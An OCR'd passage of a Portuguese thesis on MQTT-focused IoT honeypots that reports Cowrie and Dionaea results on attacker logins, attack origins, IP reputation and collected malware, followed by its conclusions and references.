

Figura 4.5: Tentativa de login com usuários de Raspberry Pi, demonstrando que esses tipos de sistemas estão na mira dos ataques

Na segunda coleta, a maioria das sessões foram utilizando um único comando por linha, tendo sido abertas múltiplas conexões seguidas por cada atacante. Essa pode ser também uma das razões pelas quais o banner não tenha chamado atenção. Exemplo em que o comando é executado em seguida ao login:

```
$ ssh user1@server1 'df␣-h'
```

4.1.3 Malwares coletados no 2º experimento

Na segunda coleta, oficialmente com as modificações propostas para o gateway MQTT, foram obtidos 266 possíveis malwares e 326 arquivos de texto. Um volume maior que na primeira, mesmo tendo durado 3 dias a menos. Diferentemente da primeira coleta, optou-se por fazer um registro

[4] https://xn--blgg-hra.no/2019/03/honeypot-intruders-http-activity/
[5] https://github.com/cowrie/cowrie/issues/534
[6] https://medium.com/@dmrickert/what-ssh-hacking-attempts-look-like-8f698e70a4f5

mais estatístico de alguns dos principais dados, usualmente presentes na maior parte dos projetos relacionados a temática do trabalho.

4.1.4 Origem dos atacantes no 2º experimento

Como o arquivo de configuração userdb.txt estava permitindo diversas senhas com o usuário root, visando justamente obter o máximo de dados, houve disparidade na quantidade de acessos bem-sucedidos (figura 4.6). Enquanto alguns endereços chegaram a conseguir fazer o login mais de 1700 vezes, outros fizeram apenas um único acesso. Isso revela que alguns ataques de força bruta param assim que obtém sucesso, enquanto outros testam sucessivas senhas e/ou usuários distintos. Evidente que a depender do objetivo da coleta de dados é interessante restringir as senhas autorizadas a logar no honeypot, pois o fato de conseguir realizar o login com diferentes senhas e um mesmo usuário seria um indicativo de se tratar de um ambiente incomum.



Figura 4.6: Endereços dos logins que tiveram mais de um sucesso no login.

Algumas dessas tentativas ocorreram em timestamps diferentes, ou seja, foram ataques recorrentes, tentativas bem-sucedidas de atacar o sistema em momentos temporais diferentes. Esse é um dos principais interesses dos honeypots/honeynets: Saber precisamente quais endereços tentam atacar periodicamente a rede em questão. A figura 4.7 revela a origem dos principais logins realizados, seguida pela figura 4.8. Aqui alguns fatos interessantes, A imagem do mapa não consegue demonstrar muito os principais atacantes, pois os 3 maiores vieram de países pequenos. Comentando sobre a origem dos ataques, houve surpresa quanto a não predominância de países do oriente como principais atacantes. É comum que China e Rússia ocupem posições de maior relevância nos trabalhos de honeypots. O elevado volume de ataques vindos de Holanda, Seychelles e Moldova foi completamente inesperado.



Figura 4.7: Origem dos ataques



Figura 4.8: Geolocalização dos ataques

4.1.5 IPs detectados e reputação

No caso do Owarie, diferentemente do endereço de origem do ataque, o IP de onde o malware foi coletado não possui registros de ser conhecido por ataques (figura 4.9 e 4.10). De acordo com os sites de busca de IPs, esse endereço está registrado na Alemanha em um *datacenter* da conhecida companhia de computação na nuvem, DigitaOcean. Esse endereço pode ser um servidor do próprio atacante ou um servidor infectado. No caso da primeira hipótese, os dados coletados pelo experimento poderiam servir para alcançar o proprietário da infraestrutura da botnet.



Figura 4.9: Fonte do malware não registrada em ataques



Figura 4.10: Múltiplas fontes não classificam o IP com reputação questionada.

No caso do segundo experimento, em que havia maior foco em registro estatístico, os endereços que acessaram poucas vezes chamam mais atenção que os endereços que conseguem realizar múltiplos logins. Normalmente esses endereços com exagerada capacidade de força bruta são encontrados em listas de IPs maliciosos, que são públicas e largamente bloqueadas nos provedores e equipamentos. São normalmente botnets que ficam ligados 24 horas buscando por servidores vulneráveis. Mesmo assim, a investigação aprofundada encontrou dois endereços, sendo um deles um dos campeões em acesso, que não foram reportados ainda na quantidade que permita confiabilidade de abuso, diferentemente de todos outros. Isso significa que são mais dois endereços "novos", que ainda não estão sendo bloqueados nos equipamentos ao redor do mundo [7].



Figura 4.11: IPs detectados com poucos incidentes reportados

[7] https://www.abuseipdb.com/



Figura 4.12: IPs detectados com poucos incidentes reportados

A maioria dos endereços obtidos reportam 100 por cento de confiabilidade de abuso quando verificados no mesmo site.

4.1.6 Cloud of words de usuários e senhas

Também foi elaborado, para registro visual, dois exemplos de nuvens de palavras. Uma com outros principais usuários utilizados para tentar realizar o login no honeypot e outro com as principais senhas utilizadas no ataque com o usuário root, além de admin. Os usuários são na maioria das vezes vinculados a contas padrões de soluções de bancos de dados, big data etc. As senhas também não fugiram das mais comuns em ataques por dicionários.

Figura 4.13: Nuvem de dados com usuários e principais senhas utilizadas.

É comum utilizar esses recursos de ciência de dados para representar informações de honeypots. O presente trabalho não quis limitar as possibilidades de uso de integração para análise dos dados que é fornecido pelos projetos que foram testados. Existem diversas formas de analisar e sistematizar os dados, mas de fato é extremamente necessário ter um modelo de coleta e tratamento de dados, pois o volume gerado é enorme. Os resultados também foram divulgados publicamente[8] para que outros pesquisadores possam avaliar se foram atacados pelos mesmos endereços ou se coletaram os mesmos tipos de malwares.

Dentre os projetos descobertos, um dos que mais chamaram atenção, por ir além da tradicional construção de dashboards, é a conta do Twitter @EmaginedIntel. Convergindo os dados de honeypots Dionaea com a API do Twitter, a conta publica imediatamente as informações sobre os binários recebidos.



Figura 4.14: Exemplar de tweet relatando upload de binário.

[8]https://pastebin.com/3WBHcDzc

4.2 Resultados com Dionaea

Na primeira coleta de teste rodando apenas o serviço simulado do MQTT Server ocorreram 0 interações. Na segunda coleta de teste foram ativados alguns outros tipos de serviços (sftp, upnp, smb, mqtt, voip etc), para validar a capacidade de coleta de malware.

Também ocorreram 0 interações com o serviço MQTT, porém coletando muitos malwares e com muitas interações, principalmente em razão da execução do serviço SMB.

O resultado de 0 interações com o serviço MQTT era esperado em razão do curto período de coleta. Outros trabalhos que ficaram rodando durante meses tiveram pouquíssimas interações quando comparados com outros serviços (KYRIAKOU; SKLAVOS, 2018). A conclusão desses trabalhos é de que os gateways MQTT não são ainda o foco dos ataques de IoT. No momento, o grande foco são as *botnets* e a exploração de vulnerabilidades dos dispositivos, como *Telnet* habilitado com senhas fracas.

4.2.1 Malwares Coletados

O Dionaea atrai muito mais interação. Foram 79 malwares coletados de 32 tipos (alguns foram repetidos, vindo inclusive de fontes diferentes). Todos os malwares coletados foram através do serviço simulado de SMB.

Figura 4.15: Hash dos malwares coletados.

4.2.2 IPs detectados e reputação

A quantidade de IPs que interagiram com o honeypot passou de 2000. A quantidade foi tão elevada que não houve tempo suficiente para investigar de forma aprofundada cada um dos endereços. No entanto, essa estatística é considerada secundária, pois muitas dessas interações são scans genéricos na máquina e a função principal a que esse honeypot se propõe é a coleta de malwares. Chamou atenção o fato de nenhum dos arquivos ser igual aos que foram capturados no

Cowrie, em nenhuma das coletas. Com o Dionaea também foram capturados ataques de IPs com baixos níveis de alerta:

```
sqlite> SELECT connection FROM connections WHERE connection=1116410;
1116410
sqlite> SELECT * FROM connections WHERE connection=1116410;
1116410|accept|tcp|smbd|1575047229.01413|1116410||172.31.30.185|445|200.111.188.18||49455
```

Figura 4.16: A partir dos logs é possível correlacionar se os endereços IPs estão ou não em blacklists

Figura 4.17: IP de atacante não classificado como ameaça..

4.3 Comparativo entre os honeypots

Os resultados apresentados demonstram que apesar da dificuldade em encontrar interações relevantes no direcionamento para o protocolo MQTT, é perfeitamente possível utilizar os honeypots testados para investigar a temática de segurança IoT.

Foi realizada uma avaliação acerca das funcionalidades e objetivos que o Cowrie e o Dionaea conseguem prover.

Em termos de facilidade de instalação e qualidade da documentação, experimentalmente, o Cowrie se revelou mais fácil, tanto para ser instalado em uma máquina virtual como em um container. Isso também se dá em razão da documentação ser mais detalhada e a interação da comunidade de usuários e desenvolvedores ser mais ativa. Foi possível tirar dúvidas e se envolver diretamente com o próprio idealizador do projeto.

Em termos de registro de logs e integração com outras ferramentas, o Dionaea oferece mais

opções por ser mais antigo e oferecer mais serviços. No entanto, a quantidade de registros gerada também pode se tornar problemática, seja para análise ou administração do sistema. O Cowrie possibilita o registro muito interessante da interação do atacante com o shell, sendo o ponto alto para investigações em honeypots de produção.

A simulação do gateway MQTT é evidentemente mais realista no Dionaea, que possui um serviço com tal finalidade. Já existem projetos melhorando exclusivamente o módulo MQTT, para acrescentar todas as funcionalidades da documentação oficial do protocolo.

Em termos de coleta de malwares visando honeypots de estudos, inclusive voltado para IoT, ambos os sistemas possuem capacidades comprovadas.

O comparativo não tem por finalidade escolher o melhor, pois isso varia muito do objetivo da utilização dos honeypots.

Capítulo 5

Conclusão e Trabalhos Futuros

Quando a proposta de investigação do tema surgiu, ainda pensando em termos de uma honeynet para IoT, havia a impressão de que já existiriam alguns projetos nessa direção. Por justamente testemunharmos o surgimento da Internet das Coisas, seja lá o que isso venha a significar no futuro, rapidamente houve a percepção de que não haviam muitos honeypots diretamente projetados para os protocolos de IoT. A partir desse cenário, foi necessário realizar a adaptação das ferramentas já disponíveis e direcionar a construção da proposta voltada para gateways MQTT.

De maneira geral, dentro das possibilidades de tempo e recursos, a arquitetura proposta indica suprir a necessidade por honeypots MQTT, oferecendo inclusive duas possibilidades de utilização. Nesse sentido, o trabalho apresenta originalidade ao propor o uso de containers secundários para aumentar o realismo do Cowrie e uma metodologia para implementação de honeypots de alta interatividade utilizando honeytokens. Essas técnicas não foram vistas em nenhum outro trabalho.

Em relação as justificativas citadas no início do trabalho, as arquiteturas propostas possibilitam que os dados extraídos das coletas sejam publicitados para alertar novos tipos de malwares, endereços de atacantes e detectarem intrusões em curso. Essas informações são úteis não somente em contextos de auditorias, mas também como mecanismos de proteção proativa. Considerando a elevada quantidade de brokers MQTT que poderão vir a surgir no futuro, a metodologia e a documentação cumprem a proposta pela defesa do uso de honeypots para além dos ambientes acadêmicos e de empresaas de segurança.

Para os estudos posteriores que se envolverem com essas duas soluções, que são as principais ferramentas modernas do tema, a documentação detalhada do capítulo 4 se torna mais essencial até que a coleta e análise dos resultados. Houve razoável dificuldade para entender as possibilidades e a operação dos sistemas, mas considera-se melhor que elas existam como projetos open source do que restritas a entidades privadas. Nos artigos lidos durante a pesquisa, também houve certo incômodo por não notar na descrição dos projetos os devidos passos para customizar os honeypots. Detectar um honeypot não é um trabalho árduo quando se lida com ataques bem elaborados. Essa descrição detalhada é considerada também uma parte vital desse trabalho, que tentou demonstrar minimamente estratégias que podem ser utilizadas nesse sentido.

Em relação aos números obtidos, tanto em quantidade de malwares, quanto de atacantes, é

demonstrado facilmente como a Internet é hoje um playground para atacantes. Nesse cenário, é impossível pensar o desenvolvimento de uma rede de sensores, roupas, carros, objetos e gateways que não tenham uma série de estratégias e mecanismos de proteção.

Conforme comentado anteriormente, chamou atenção a origem de muitos dos IPs e o fato de muitos dos atacantes não estarem nas listas dos principais sites de monitoramento de endereços maliciosos. Nesse sentido, é possível utilizar os honeypots para divulgação em massa desses endereços, tanto para que sejam bloqueados como para que sejam investigados pelos provedores e autoridades. Também é possível, com coletas maiores, realizar um acompanhamento e um estudo geopolítico das razões pelas quais os IPs dos atacantes estão vindo de determinadas regiões.

Em relação a coleta de malwares, a quantidade coletada em tão pouco tempo mostra como essas ferramentas são imprescindíveis para realização de análises aprofundadas e entendimento das principais vulnerabilidades atuais. Dentre as maiores possibilidades de trabalhos futuros, a principal é a análise dos binários coletados, utilizando de técnicas de engenharia reversa. Esse campo de conhecimento é extremamente complexo, mas muito promissor. Nesse contexto, os honeypots são apenas o início, o elemento básico que consegue prover as fontes dos objetos a serem estudados. Esse tipo de análise não fez parte do escopo do trabalho. Porém, os executáveis foram verificados no site Vírus Total e todos foram também identificados quando verificados por um antivírus doméstico padrão. Ou seja, não houve a coleta de nenhum binário que não tivesse assinatura conhecida.

Sobre a relevância das interações dos ataques e sua relação com a proposta de emulação de um gateway MQTT, o resultado deixou a desejar. Não houveram muitas interações, mas não é possível se queixar de resultados que dependem de fatores externos, no caso, dos atacantes. Os resultados dos honeypots são sempre únicos, mesmo que as informações retornem endereços ou malwares já conhecidos por realizarem ataques. Para validar de fato o projeto seria necessário mais tempo de análise para saber se em algum momento algum atacante interagiria com os arquivos do gateway MQTT. Uma abordagem interessante para trabalho futuro nesse sentido seria colocar o endereço IP do honeypot em uma página falsa do GitHub que simulasse uma aplicação IoT utilizando MQTT. Essa estratégia de customização também pode ser estendida para outros contextos e também para aperfeiçoar a proposta. O importante é deixar claro que essa etapa é essencial para tornar a coleta mais especializada e exclusiva.

Em ambos os honeypots é extremamente necessário que existam ferramentas de ciência de dados para coleta, filtragem e publicidade dos dados. Seria interessante testar as integrações com as outras ferramentas e construir bases de dados, *dashboards* ou sistemas de alertas. Em relação ao Dionaea, o volume de dados obtidos foi tão imenso que houve dificuldade para se aprofundar na extração das informações.

Foi interessante realizar os experimentos em um ambiente de Cloud, mas também ficou o questionamento se não haveria a possibilidade dos grandes provedores buscarem formas de bloquear esses atacantes que já são conhecidos por fazerem parte de botnets.

Além do trabalho documentado, foram realizados testes para prover também uma infraestrutura que possibilitasse a criação de honeypots em um único clique, no modelo *as-a-service*. A base

para esses sistemas foi mostrada no trabalho, mas pode ainda ser melhor desenvolvida e aplicada em outros contextos, principalmente em razão da possibilidade da utilização de containers. Fica como sugestão de trabalho futuro o aprofundamento e integração de outras ferramentas dentro da proposta as a service ou da utilização de outras plataformas, por exemplo, o Ansible. Outro ponto interessante seria utilizar diretamente um gateway MQTT real como um honeypot de alta interatividade. Por exemplo, quando algum publisher ou subscriber interagisse seria gerado um alerta para indicar que alguém estaria tentando publicar ou se inscrever.

É importante ressaltar novamente que em relação ao MQTT, existem sim mecanismos de segurança, melhores práticas e uma preocupação em evoluir os aspectos do protocolo. Para um honeypot, o ideal é que os testes desconsiderem a maioria desses recursos, mas também se pode pensar em adaptações visando utilizar esses recursos. Este não é um protocolo absolutamente inseguro e que deveria ser desabilitado, como normalmente é recomendado para o Telnet, por exemplo. A possibilidade de trabalhar com a simulação dos dispositivos, "coisas"e com outros protocolos de IoT também ficam como uma possibilidade de trabalho futuro. Uma das ferramentas consideradas nesse sentido pode ser o Firmadyne [1].

Por fim, esse trabalho buscou detalhar várias metodologias, pensar formas de facilitar o deploy, propor algo que fosse genérico a ponto de ser replicado e livre para ser modificado e manifestar criativamente algumas ideias que ainda não haviam sido testadas. Tudo isso foi em razão de uma defesa para que o conceito "honey"jamais deixe de ser considerado como uma opção e que cada vez mais lugares possam utilizá-los em produção, principalmente no contexto de IoT.

[1] https://github.com/firmadyne/firmadyne

Referências

ACIEN, Antonio et al. A comprehensive methodology for deploying IoT honeypots. In: SPRINGER. INTERNATIONAL Conference on Trust and Privacy in Digital Business. [S.l.: s.n.], 2018. p. 229–243.

ANDY, Syaiful; RAHARDJO, Budi; HANINDHITO, Bagus. Attack scenarios and security analysis of MQTT communication protocol in IoT system. In: IEEE. 2017 4th International Conference on Electrical Engineering, Computer Science and Informatics (EECSI). [S.l.: s.n.], 2017. p. 1–6.

CHEN, Daming D et al. Towards Automated Dynamic Analysis for Linux-based Embedded Firmware. In: NDSS. [S.l.: s.n.], 2016. p. 1–16.

CHINN, Ryan. Botnet Detection: Honeypots and the Internet of Things. **Unpublished doctoral dissertation). University of Arizona**, 2015.

CONPOT. Conpot. Disponível em: <https://github.com/mushorg/conpot>. Acesso em: 31 out. 2019.

COWRIE GitHub. Cowrie. Disponível em: <https://github.com/cowrie/cowrie>. Acesso em: 31 out. 2019.

DE DONNO, Michele et al. DDoS-capable IoT malwares: Comparative analysis and Mirai investigation. **Security and Communication Networks**, Hindawi, v. 2018, 2018.

DIONAEA GitHub. DinoTools. Disponível em: <https://github.com/DinoTools/dionaea>. Acesso em: 31 out. 2019.

DOWLING, Seamus; SCHUKAT, Michael; MELVIN, Hugh. A ZigBee honeypot to assess IoT cyberattack behaviour. In: IEEE. 2017 28th Irish Signals and Systems Conference (ISSC). [S.l.: s.n.], 2017. p. 1–6.

GRANJAL, Jorge; MONTEIRO, Edmundo; SILVA, Jorge Sá. Security for the internet of things: a survey of existing protocols and open research issues. **IEEE Communications Surveys & Tutorials**, IEEE, v. 17, n. 3, p. 1294–1312, 2015.

GUARNIZO, Juan David et al. Siphon: Towards scalable high-interaction physical honeypots. In: ACM. PROCEEDINGS of the 3rd ACM Workshop on Cyber-Physical System Security. [S.l.: s.n.], 2017. p. 57–68.

JOSHI, RC; SARDANA, Anjali. **Honeypots: A new paradigm to information security**. [S.l.]: CRC Press, 2011.

KRISHNAPRASAD, P. Capturing attacks on IoT devices with a multi-purpose IoT honeypot. **INDIAN INSTITUTE OF TECHNOLOGY KANPUR**, 2017.

